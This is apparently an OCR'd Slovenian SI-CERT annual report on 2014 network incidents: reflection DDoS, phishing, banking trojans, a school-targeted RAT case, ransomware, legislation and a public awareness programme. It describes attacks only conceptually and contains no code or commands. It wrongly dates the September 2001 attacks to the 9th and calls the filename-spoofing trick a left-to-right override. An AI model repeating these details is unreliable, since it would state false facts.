
## IZKORIŠČANJE INTERNETNE INFRASTRUKTURE

*V letu 2014 smo opravili deset akcij obveščanja slovenskih ponudnikov o ranljivi infrastrukturi na omrežjih njihovih strank, ki se je izkoriščala za porazdeljene napade z odbojem.*

Cilj ***napada onemogočanja*** je onesposobitev ciljanega sistema ali omrežja. Na omrežnem nivoju se to običajno doseže s poplavo podatkov, na aplikacijskem pa s posebej skonstruiranimi poizvedbami strežniku. Med najučinkovitejšimi napadi pa so že nekaj let ***napadi z odbojem***, v katerih napadalec kot izvorni IP-naslov vstavi žrtvinega in v njenem imenu pošlje številne poizvedbe na strežnike po celotnem internetu. Ti prijazno usmerijo odgovore na žrtev in jo tako zasujejo s podatki. Večje kot je količinsko razmerje med vprašanjem strežniku in njegovim odgovorom (faktor ojačitve), učinkovitejši je napad.

Napad z odbojem izkorišča strežniške "dobrine" na omrežju, infrastrukturo storitev, ki je namenjena legitimnim poizvedbam. Prva takšna storitev je DNS (Domain Name System), na prehodu v leto 2014 pa mu je sledil NTP (Network Time Protocol). Le-ta je dobra ilustracija tega, kako v fazi zasnove težko predvidimo vse možne zlorabe. Gre za dokaj enostaven protokol, ki temelji na protokolu UDP. Napadi odboja izkoriščajo možnost enostavnih poizvedb o seznamu IP-naslovov, s katerimi je bil strežnik v stiku, ali o seznamu nastavljenih spremenljivk. Že to je dovolj za ojačitveni faktor 400, odprtih NTP-strežnikov pa je na internetu tudi zelo veliko. NTP je prevzel neuraden rekord za največji napade onemogočanja – pasovne širine do 400 Gb/s, tarča pa je bilo internetno podjetje CloudFlare.

*Upad odprtih rekurzivnih strežnikov skozi leto 2014 (zaznani IP naslovi na teden)*



# NAPADI NA AVTORITATIVNE DNS-STREŽNIKE V TUJINI

## ZASUTI Z VPRAŠANJI

DNS-strežniki so lahko v dveh vlogah: na ***avtoritativnem DNS-strežniku*** določeno domeno opišemo z vrsto zapisov, ki definirajo preslikave med imeni in IP-naslovi; ***rekurzivni DNS-strežniki*** pa uporabnikom na internetu prevajajo imena v IP-naslove in tako sploh omogočajo uporabo storitev na omrežju, ki jih uporabljamo vsakodnevno (brskanje po spletu, elektronska pošta itn.). Kadar je rekurzivni DNS-strežnik pripravljen odgovoriti na poizvedbo komurkoli in ne le uporabnikom lokalnega omrežja ali nekega ponudnika interneta, govorimo o ***odprtem rekurzivnem strežniku***. Ti se uporabljajo za napade z odbojem, podrobneje opisane že v lanskem poročilu, obenem pa so lahko tudi orodje za napad na avtoritativne DNS-strežnike.

Napadalci prek večjega števila odprtih rekurzivnih DNS-strežnikov pošljejo poizvedbe za izmišljene, vsakič drugačne zapise v točno določeni ciljni domeni. Ker rekurzivni strežniki nimajo shranjenih odgovorov, vprašanja vsakič posredujejo avtoritativnim DNS-strežnikom za ciljno domeno in tam količina vprašanj povzroči njihov izpad, poleg tega pa morebiti še težave pri delovanju posredniških rekurzivnih strežnikov.


**Še naprej je bila Microsoftova različica DNS-strežnika tista, ki je povzročala preglavice skrbnikom omrežij, saj nima možnosti razdelitve in omejevanja avtoritativne in rekurzivneDNS-vloge strežnika na enem sistemu. Pod Windows operacijskim sistemom zato ostaja edina prava rešitev postavitev dveh ločenih strežnikov.**

# ZLORABE SPLETNIH STREŽNIKOVNI

## PA VENDAR SE PREMIKA – NA BOLJE

"Podjetje, ki nima spletne predstavitve, ne obstaja!" Spletnih strežnikov je torej veliko. Zaradi zelo jasnega dejstva, da ima vsaka programska oprema napake, nekatere od teh pa varnostne posledice, mora nekdo skrbeti za vzdrževanje vseh teh strežnikov. In ravno probleme s tehničnim vzdrževanjem spletnih sistemov za upravljanje z vsebinami (CMS, Content Management System) smo v drugi polovici leta 2013 izpostavljali v naši kampanji skupaj s slovenskim registrom domen Register.si in ponudniki gostovanja (glej lansko poročilo). V letu 2014 lahko opazimo bistveno zmanjšanje števila razobličenj in vdorov v spletne strežnike slovenskih podjetij, šol in drugih ustanov.

*Število vdorov v spletne strežnike v zadnjih treh letih*



# PHISHING NAPADI

## TARČE TUDI SLOVENSKI KOMITENTI

"Le kakšno korist predstavlja nekomu spletni strežnik mojega podjetja?" Storilci pri izvajanju različnih goljufij in omrežnih napadov uporabijo tujo infrastrukturo za prikrivanje svojih sledi. Nepooblaščeni dostop pridobijo prek ranljivosti spletnega strežnika ali sistema za upravljanje vsebin in tako podtaknejo spletne strani za neko storitev (npr. e-bančništvo). Nato razpošljejo ogromno količino elektronskih sporočil, v katerih skušajo uporabnike usmeriti na te lažne oz. phishing strani.

V letu 2014 smo obravnavali 171 primerov, ko so storilci na spletne strežnike v Sloveniji namestili kopije prijavnih strani za PayPal, tuje banke ali druge tuje spletne storitve. Med 108 primeri prijav phishing napadov, usmerjenih na uporabnike v naši državi, smo zabeležili tudi phishing napade na komitente petih večjih bank v Sloveniji.

# BITCOIN KRAJE

**DIGITALNE DENARNICE PRIVLAČNE ZA KIBERKRIMINALCE**

Na SI-CERT smo prvič obravnavali primere kraj digitalne valute Bitcoin. V petih primerih je šlo za odtujitev Bitcoin denarnice, shranjene na posredniškem spletnem mestu. Uporabniki niso uporabljali naprednih načinov za prijavo (preverjanje v dveh korakih ali tudi ***dvostopenjska avtentikacija***), zato je bila kraja že z uspešnim ***phishing*** napadom, v katerem je storilec pridobil geslo.

Bolj pa je medijsko odmeval vdor v posredniški sistem Bitstamp, kjer naj bi vdiralci uspeli s krajo petih milijonov ameriških dolarjev. Ustanovitelja sta Slovenca, posredniški portal pa sta leta 2013 premaknila v Veliko Britanijo. Ukradene zneske je oškodovanim uporabnikom Bitstamp povrnil.

# ŠKODLJIVA KODA

Zlonamerna ali škodljiva programska koda se pojavlja v različnih oblikah in preoblekah. Računalniški virus ali trojanski konj je običajno nekaj, kar pride do vašega osebnega računalnika kot priponka v elektronski pošti ali se vrine skozi varnostno luknjo brskalnika, medtem ko vi brskate po spletu (t. i. okužba v mimohodu). Lahko je podtaknjena javascript koda na spletni strani, namenoma izmaličena v neberljivost, da se izogne samodejni zaznavi protivirusnih programov. Podtaknjene programske skripte na spletnih strežnikih izvajajo omrežne napade za neznane napadalce, ki so razvili ***orodjarne*** za izvajanje okužb, zlonamerne programe pa najdemo npr. tudi kot dele PDF-dokumentov. Škodljiva koda je dandanes namenjena nelegalnemu zaslužku (pomislite na bančne trojance ali izsiljevalske viruse) in kraji informacij v ciljanih napadih APT (Advanced Persistent Threat).

V letu 2014 je višje sodišče potrdilo obsodbo avtorju Butterfly Bota Matjažu Škorjancu - Iserdu in obsodilo na zaporno kazen Sebastjana Mihelčiča, avtorja virusa, ki smo ga analizirali v našem laboratoriju in s katerim je slovenskim podjetjem ukradel skoraj dva milijona evrov (glej zapis "Balkanboy" v SI-CERT poročilu o omrežni varnosti 2013). 21-letni Koprčan je bil septembra 2014 obtožen izdelave škodljive programske opreme, ki jo je razpošiljal nekaj mesecev prej. Primeru smo na SI-CERT dali ime "Maturitetni virus".

# MATURITETNI VIRUS

## KAJ ZARES SKRIVA EXCEL PRIPONKA

Na eni od slovenskih šol so februarja 2014 prejeli sporočilo, ki je navajalo: "Pozdravljeni, kot zmenjeno Vam v priponki pošiljam listo nalog za maturo." Sporočilu je bila priložena priponka RAR, ki je vsebovala škodljivo kodo. Le-ta je uporabljala t. i. left-to-right override Unicode zapis, ki je prikazal datoteko kot Excel preglednico (.xls), v resnici pa je šlo za izvršljivo (.exe) datoteko.

**From:** [redacted]@gmail.com]
**Sent:** Monday, February 10, 2014 10:32 AM
**To:** undisclosed-recipients:
**Subject:** Pregled Nalog za Maturo

Pozdravljeni,

kot zmenjeno Vam v priponki pošiljam listo nalog za maturo.

Lep pozdrav
Maja

Sama škodljiva koda je bila obdelana z orodjem, ki strojno kodo izmaliči tako, da je protivirusni programi niso zaznali. Ko je prejemnik kliknil na program v RAR-arhivu, je ta izločil nekaj izvršljivih datotek in še eno Excelovo, ki jo je prikazal uporabniku, češ to so naloge, v ozadju pa je program poskrbel za to, da se je ob vsakem zagonu računalnika naložil program, ki je storilcu omogočal neoviran dostop do računalnika (RAT, Remote Administration Toolkit).

Preiskava kode na SI-CERT je izpostavila še nekaj dodatnih značilnosti, ki so na koncu pomagale najti storilca. V preiskavi je policija povezala šolski primer še z nekaterimi drugimi prijavami in nato v hišni preiskavi pri osumljencu sume potrdila.


# NEMŠKI RAČUNI

### ZLONAMERNA KODA POD PRETVEZO NEPLAČANEGA RAČUNA

Čez celo leto 2014 smo prejemali prijave o lažnih računih v nemškem jeziku, ki so jih uporabniki prejemali po elektronski pošti. V sporočilu se je nahajala povezava, ki je uporabniku na računalnik prenesla ZIP-arhiv, v njem pa se je pod krinko PDF-dokumenta nahajala izvršljiva datoteka, podobno kot v primeru maturitetnega virusa. Šlo je za bančna trojanca Cridex in Dridex, kampanja pa je imela tri ločene vrhove. Skupaj smo v letu 2014 prejeli 438 prijav uporabnikov.

*Problem nemških računov se nadaljuje tudi v 2015, prek njih se širijo nevarni izsiljevalski virusi.*

*Prijave lažnih nemških računov s pripeto škodljivo kodo (Cridex in Dridex) na mesec*




# IZSILJEVALSKI VIRUSI

## BACKUP ALI PLAČILO, DRUGE REŠITVE NI

Okužbe z izsiljevalskimi virusi so se nadaljevale tudi v letu 2014. Obveščeni smo bili o 20 primerih okužbe z virusi Cryptolocker, CryptoWall, CTB-Locker in Synolocker, ki zašifrirajo dokumente uporabnika in zahtevajo odkupnino v zameno za zasebni ključ, s pomočjo katerega lahko uporabnik podatke odšifrira. Bližnjice pri tem ni, saj je šifriranje in uporaba ključev izvedena pravilno, zato so se uporabniki lahko zanesli le na varnostne kopije, kadar so jih imeli, ali pa plačali odkupnino.

Poleg tega smo obravnavali tudi okoli deset primerov zaklepa brskalnika z lažnim policijskim obvestilom, ki pa ga je mogoče preprosto rešiti s prekinitvijo procesa brskalnika, saj gre le za navidezni zaklep računalnika.



# VLOGA DRŽAVE

## USPOSABLJANJE PRIPADNIKOV SLOVENSKE VOJSKE

V letu 2014 smo na SI-CERT začeli z usposabljanjem pripadnikov Slovenske vojske na področju obravnave in preiskovanja računalniških incidentov v skladu s pogodbo, podpisano med Ministrstvom za obrambo in javnim zavodom Arnes. Zaradi ustanavljanja kapacitet za odzivanje na omrežne incidente v vojski ta seveda potrebuje kader s praktičnim znanjem pri spopadanju s poskusi zlorabe obrambne informacijske infrastrukture. Ekipa SI-CERT na drugi strani s tem pridobi začasno kadrovsko okrepitev, ki je zaradi vsakoletnega povečanja obravnavanih incidentov nujna. Na ta način tudi skušamo omiliti posledice administrativnih ovir pri zaposlovanju v javnem sektorju.

## ZAKONODAJA

Na podlagi Zakona o elektronskih komunikacijah (ZEKom-1, Ur. l. RS, št. 109/2012) in Splošnega akta o varnosti omrežij in storitev Agencije za komunikacijska omrežja in storitve AKOS (Ur. l. RS, št. 75/2013) so operaterji elektronskih komunikacij o varnostnih incidentih dolžni poročati agenciji, ta pa operativno razreševanje incidenta preda po potrebi in glede na kršitev SI-CERT z namenom strokovne pomoči in svetovanja operaterju, usklajevanja z udeleženci znotraj države ter koordinacije z odzivnimi CERT-centri in drugimi sorodnimi službami v tujini. Prejeli smo dve prijavi, ki sta se nanašali na zlorabi infrastrukture internetne telefonije, kjer so storilci opravljali brezplačne klice in tako povzročili oškodovanje operaterja.

Ustavno sodišče Republike Slovenije je 3. julija 2014 v odločbi U-I-65/13-19 razveljavilo člene Zakona o elektronskih komunikacijah, ki določajo hrambo prometnih podatkov. Zakonodaja je v članicah EU to področje zakonsko opredelila po napadih 9. septembra 2001. Operaterji elektronskih komunikacij do nove opredelitve prometnih podatkov le-teh ne smejo več hraniti. Vendar pa podatki o prometu na internetu niso namenjeni samo pregonu terorizma in hujših kaznivih dejanj, ampak predstavljajo nekakšen spomin omrežja. Z njihovo pomočjo se zagotavlja stabilno delovanje omrežja in so nujni za odkrivanje različnih napak in motenj v njem, tako tistih "naključnih" kot tudi namerno povzročenih. Med slednje seveda spadajo različni omrežni incidenti. Prometni podatki so se hranili v namen razreševanja problemov na omrežju tudi pred letom 2001.

**Botnet je omrežje okuženih računalnikov, ki jih nadzira storilec seveda brez vednosti lastnikov računalnikov. Ob "demontaži" botneta se s storilčevega nadzornega strežnika zbere seznam IP-naslovov, ki so razvrščeni po državah in so poslani nacionalnim odzivnim centrom. Ob prejemu tovrstnega obvestila na SI-CERT razvrstimo IP-naslove po posameznih ponudnikih, katerim nato pošljemo opis okužbe in navodila za njihove naročnike, ki vsebujejo način odstranitve okužbe. Upravljavci omrežij lahko običajno naročnika identificirajo na podlagi prometnih podatkov. Če teh ni, jih ne morejo obvestiti o tem, da imajo okužen računalnik ter da je morda prišlo do zlorabe podatkov na njem in gesel za dostop do omrežnih storitev, tudi e-bančništva.**

*V začetku leta 2014 smo tedensko beležili več kot 3000 računalnikov, okuženih z naprednim trojancem ZeroAccess. Čez leto smo ponudnike obveščali o okuženih naročnikih in proti koncu leta je število padlo na okoli 700 okuženih računalnikov.*

## VAJE IZ KIBERNETSKE VARNOSTI

SI-CERT je v letu 2014 sodeloval v vajah iz kibernetske varnosti Cyber Europe 2014 in Cyber Coalition 14. Prvo je organizirala Evropska agencija za omrežno in informacijsko varnost ENISA, vaja pa je obsegala tri faze: tehnično, operativno in strateško. Zaradi kadrovskih omejitev smo sodelovali le v operativni fazi in na pripravljalnih aktivnostih. Vaja Cyber Coalition 14 je potekala v okviru zveze NATO in je vključevala nacionalne odzivne centre, saj se je preverjalo zmožnost odzivanja na ravni države.

## STRATEGIJA KIBERNETSKE VARNOSTI

Tudi leta 2014 so potekala usklajevanja in dopolnjevanja osnutka Strategije kibernetske varnosti. Pri našem prispevku smo seveda podali predloge s stališča učinkovite obravnave omrežnih incidentov. Zagovarjali smo sistem postopne nadgradnje obstoječih kapacitet in krepitev tam, kjer že imamo učinkovite mehanizme izboljševanja omrežne in informacijske varnosti. Na odzivnem centru SI-CERT upamo, da bo strategija pripomogla k ozaveščanju različnih deležnikov v državi na omenjenem področju.

# RAZLAGA UPORABLJENIH IZRAZOV

### Heartbeat

Razširitev protokola TLS, ki omogoča vzdrževanje šifrirane zveze. Napaka pri implementaciji protokola v odprtokodni knjižnici OpenSSL se je manifestirala v varnostni ranljivosti, poimenovani ***Heartbleed***.

### Avtonomni sistem

Sistem omrežij in IP-naslovnega prostora (povezanih IP-predpon) pod nadzorom enega ali več upraviteljev omrežij v imenu ene administrativne enote ali ustanove. Ponudniki interneta svoja omrežja povezujejo v svoj avtonomni sistem.

### Zakrita ali izmaličena koda (obfuscated code)

Programska koda, ki je namenoma napisana na tak način, da čim bolj oteži berljivost. Zakrivanje kode se uporablja pri podtaknjeni programski kodi in računalniških virusih z namenom oteževanja njene analize.

### Porazdeljen napad onemogočanja (distributed denial-of-service – DDoS)

Porazdeljen napad onemogočanja se izvaja prek posredniških sistemov, ki so pod nadzorom napadalca. Na njih napadalec običajno namesti bot program in posredniške sisteme (včasih imenovane tudi zombiji) poveže v botnet. Ob usklajenem napadu botneta se učinki napada seštevajo, zato so ti napadi zelo učinkoviti. Stranski učinek je lahko izpad dela omrežja ali prenosnih sistemov na njem. Najobičajnejši so porazdeljeni napadi z odbojem, poplava velikih UDP-paketov, TCP SYN-napad in ***slowloris*** napad na spletne strežnike.

### Napad z ribarjenjem (phishing)

Napadalec izkoristi vaše spletno mesto za postavitev lažne kopije, npr. spletne strani banke, in skuša prek vašega strežnika ukrasti gesla ter nato tudi denar njenih komitentov. Napadalci uporabljajo phishing tehniko tudi za krajo drugih podatkov: gesel elektronske pošte, številk kreditnih kartic, uporabniških računov ipd.

### Izsiljevalski programi (ransomware)

Računalniški virusi ali trojanski konji, ki z zaklepom ali šifriranjem uporabnikovih podatkov od njega zahtevajo denarno odkupnino.

VARNI
NA INTERNETU


Od mene je odvisno vse.

# *Poročilo projekta Varni na internetu*

# SPLETNE GOLJUFIJE: MALO TEHNOLOGIJE, VELIKO PSIHOLOGIJE

Vedno večji del našega dela na SI-CERT predstavlja obravnava najrazličnejših oblik spletnih prevar. Goljufi so vedno v koraku s priljubljenimi spletnimi storitvami in njihove metode so neverjetno prefinjene. Kljub temu je veliko spletnih uporabnikov prepričanih, da na internetne goljufije nasedajo le popolni naivneži, celo neumneži, ali da goljufi merijo le na starejše občane, ki še ne obvladujejo novih spletnih storitev. Naivni so vedno le drugi, poleg tega naj bi si bili še sami krivi, saj so verjeli velikim obljubam tam nekje na internetu! Vendar prav od teh sogovornikov velikokrat izvem, da čudežne shujševalne tablete ne delujejo in "prijazni" prodajalec ne odgovarja na elektronska sporočila. Ali da "originalna" denarnica Gucci za 30 dolarjev sploh ni bila usnjena, v nagradni igri na Facebooku pa kljub deljenju in všečkanju niso prejeli obljubljene vinjete. Različne piramidne sheme se morda zdijo bolj premišljene kot nakazovanje denarja nigerijskim goljufom. Toda vse oškodovance druži enako prepričanje: da bodo bogato nadgradili začetno investicijo. Tovrstnih primerov ni malo, vendar bo večina zamolčala slabo izkušnjo, saj se bo bala odziva okolice. **Tisti, ki se obrnejo po pomoč in prijavijo prevaro, namreč predstavljajo le vrh ledene gore.** V letu 2014 smo na SI-CERT obravnavali 845 primerov spletnih goljufij. Večinoma je šlo za prevare, povezane s spletnimi nakupi in prodajo. A tudi klasične nigerijske goljufije ***"vi ste dedič milijonskega premoženja"*** še zdaleč niso preživete. Še vedno so presenetljivo uspešne, saj se njihov osnovni poslovni model hitro prilagaja novim spletnim servisom, plačilnim sredstvom, načinom povezovanja, kar odpira "poslovne priložnosti na novih trgih". Na SI-CERT se ne slepimo, da lahko žrtvam pomagamo povrniti denar. Ko nam zaupajo svojo zgodbo, je tudi njim jasno, da je denar izgubljen. Več jim pomeni, da jih nekdo posluša, ne obsoja, razloži mehanizem delovanja tovrstnih prevar in jim pove, da niso edini, ki so se ujeli v past. **Ljudi je zelo težko prepričati, da ni nihče imun na prevare ali prepameten za prevarante.** Pred prevarami nas ne more obvarovati noben računalniški program, saj napadalci večinoma ne potrebujejo naprednih računalniških virusov in trojancev, ampak učinkujejo že preproste tehnike socialnega inženiringa, s katerimi goljufi prepričajo svoje žrtve, da pošljejo denar. Končni uporabnik bo vedno najšibkejši člen, zato nam kot pri mnogih drugih področij v življenju preostane le še preventiva – nenehno izobraževanje in opozarjanje spletnih uporabnikov.

Jasmina Mešić, *koordinatorka programa Varni na internetu*



# PROGRAM OZAVEŠČANJA VARNI NA INTERNETU

Poleg izvajanja rednih aktivnosti je SI-CERT v začetku leta 2011 prevzel tudi koordinacijo nacionalnega programa ozaveščanja o informacijski varnosti Varni na internetu, ki ga v celoti financira Ministrstvo za izobraževanje, znanost in šport. Vse naše aktivnosti so usmerjene v izobraževanje širše slovenske javnosti o temeljnih načelih varne rabe interneta in pravočasnem prepoznavanju spletnih tveganj.

Obravnavani omrežni incidenti in vsakodnevna komunikacija s spletnimi uporabniki kažejo, da so **najpogostejša težava še vedno različne oblike spletnih goljufij**, katerih **glavni motiv v ozadju je izključno finančna pridobitev**. Goljufi ne izbirajo sredstev in ne žrtev, čeprav kroži trdovraten mit, da le starejši spletni uporabniki nasedajo prevaram. Ranljivi smo vsi, metode, kako uspešno prepričati žrtev v nakazilo denarja, so včasih neverjetno enostavne. Pa vendar obstaja nekaj zelo enostavnih receptov, ki nam pomagajo, da kljub vsem grožnjam, ki prežijo na nas na internetu, ostanemo na varni strani.

**S številnimi komunikacijskimi aktivnostmi opozarjamo na nujnost ustrezne tehnične zaščite, ki pa danes zagotavlja le minimum omrežne higiene. Naše delo temelji predvsem na preventivnem delovanju – opozarjanju in izobraževanju spletnih uporabnikov, kako lahko prepoznajo različne oblike spletnih goljufij. Če pride do omrežnega incidenta, uporabnikom nudimo tudi strokovno pomoč**

Vsebine programa Varni na internetu naslavljajo široko slovensko spletno javnost, ciljamo pa **na odrasle uporabnike interneta. Ključne problematike, ki jih izpostavljamo, so prepoznavanje različnih oblik spletih goljufij, varno spletno nakupovanje in elektronsko bančništvo.** Številni opisani primeri prevar in nasveti so dobrodošli **tudi za manjša podjetja**, ki prav tako potrebujejo informacije, kako zagotoviti varno poslovanje na spletu.

# AKTIVNOSTI PROGRAMA VARNI NA INTERNETU

## 1 PREVERI


Izobraževalni portal www.varninainternetu.si predstavlja središče vseh naših komunikacijskih aktivnosti. Zasnovali smo ga s ciljem, da postane ključen vir informacij s področja informacijske varnosti in **prvi naslov, ko spletni uporabnik ali uporabnica potrebuje nasvet oziroma pomoč.** Na portalu opisujemo najpogostejša spletna tveganja, obveščamo o odkritih goljufijah in analiziramo konkretne primere zlorab. Obiskovalcem portala podajamo jasna, natančna in razumljiva navodila, kako lahko zavarujejo svojo spletno identiteto, računalniško opremo in ne nazadnje tudi svoj bančni račun.

## 2 SPREMLJAJ

Hitro obveščanje o na novo odkritih spletnih nevarnostih je včasih ključnega pomena, da zajezimo število oškodovanih spletnih uporabnikov. Kot najučinkovitejša kanala za komunikacijo sta se izkazala Facebook in Twitter, ki ju aktivno vsakodnevno uporabljamo pri svojem delu. Sledilce redno obveščamo o novih spletnih goljufijah, phishing straneh, širjenju virusov, hkrati pa podajamo nasvete, kako ostati varen na spletu. V letu 2014 smo tudi povsem prenovili **elektronski novičnik Varne novice**, ki ga 2-krat mesečno oz. ob zaznanih spletnih tveganjih pošiljamo prejemnikom po elektronski pošti, ki so se registrirali na našem portalu, in predstavlja še dodaten komunikacijski kanal, ki omogoča pravočasno obveščanje.




*facebook.com/ varninainternetu*

